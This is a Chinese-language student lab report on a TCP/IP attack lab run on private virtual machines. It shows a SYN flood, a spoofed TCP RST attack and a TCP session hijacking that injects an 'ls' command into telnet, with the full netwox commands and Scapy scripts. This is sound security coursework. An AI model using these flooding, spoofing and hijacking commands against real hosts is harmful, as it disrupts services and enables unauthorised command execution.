

**I.TCP/IP Attack Lab**

**Task1：**


被攻击主机A的队列长度：




将攻击前A的网络连接状况输入到log文件进行记录，首先将SYN cookie机制关闭，即设置net.ipv4.tcp\_syncookies=0。确认A的telnet服务开启：



在虚拟机M使用sudo netwox 76 -i 192.168.19.145 -p 23命令，对A进行SYN攻击，再使虚拟机B尝试telnet登陆A，此时无法再进行登陆：




将A的SYN cookie机制开启，即设置net.ipv4.tcp\_syncookies=1，再进行相同的步骤，在进行SYN攻击时仍可以通过telnet连接A：



**Task2：**

如下图，主机A和B已建立telnet连接：




**（1）netwox：**

虚拟机M冒充A向B发送RST报文：


sudo netwox 78 -f "src host 192.168.19.145"

其中src host为A的IP地址，如下图，telnet通信被关闭。



**（2）scapy**

使用wireshark获得B的端口为45656，next sequence number为3521313445。



虚拟机M中的代码为：

#!/usr/bin/python

from scapy.all import \*

import sys

ip = IP(src="192.168.19.145", dst="192.168.19.138")

tcp = TCP(sport=23, dport=45656, flags="R", seq=3521313445,ack=3899643792)


pkt = ip/tcp

ls(pkt)

send(pkt,verbose=0)

在B中使用wireshark可以看到B已接收到伪造的RST报文并中断连接。






**Task4：**


**（1）netwox**

首先获取端口和序列号：



现欲对服务器A发送ls命令，使其列出目录下所有文件。ls命令与换行符的16进制码为：“6c730d00”。在M中运行命令首先发送6c：

sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 192.168.19.138 --ip4-dst 192.168.19.145 --tcp-src 45588 --tcp-dst 23 --tcp-seqnum 3897975576 --tcp-acknum 1464272433 --tcp-ack --tcp-psh --tcp-window 128 --tcp-data "6c"




再发送73和0d：

sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 192.168.19.138 --ip4-dst 192.168.19.145 --tcp-src 45588 --tcp-dst 23 --tcp-seqnum 3897975577 --tcp-acknum 1464272434 --tcp-ack --tcp-psh --tcp-window 128 --tcp-data "73"


sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 192.168.19.138 --ip4-dst 192.168.19.145 --tcp-src 45588 --tcp-dst 23 --tcp-seqnum 3897975578 --tcp-acknum 1464272435 --tcp-ack --tcp-psh --tcp-window 128 --tcp-data "0d"

上面两条指令执行完后即可看到服务器A执行M发送的ls命令返回的文件和目录，如Desktop，Downloads等。



**（2）scapy**

首先获取序列号和端口：



M中代码如下：

#!/usr/bin/python

from scapy.all import \*

ip = IP(src="192.168.19.138", dst="192.168.19.145")

tcp = TCP(sport=45622, dport=23, flags="AP", seq=4064117330, ack=3238501506)

data = "ls\n"

pkt = ip/tcp/data

ls(pkt)

send(pkt,verbose=0)

运行程序，如图，服务器虚拟机A返回了执行ls指令的结果，实验成功：

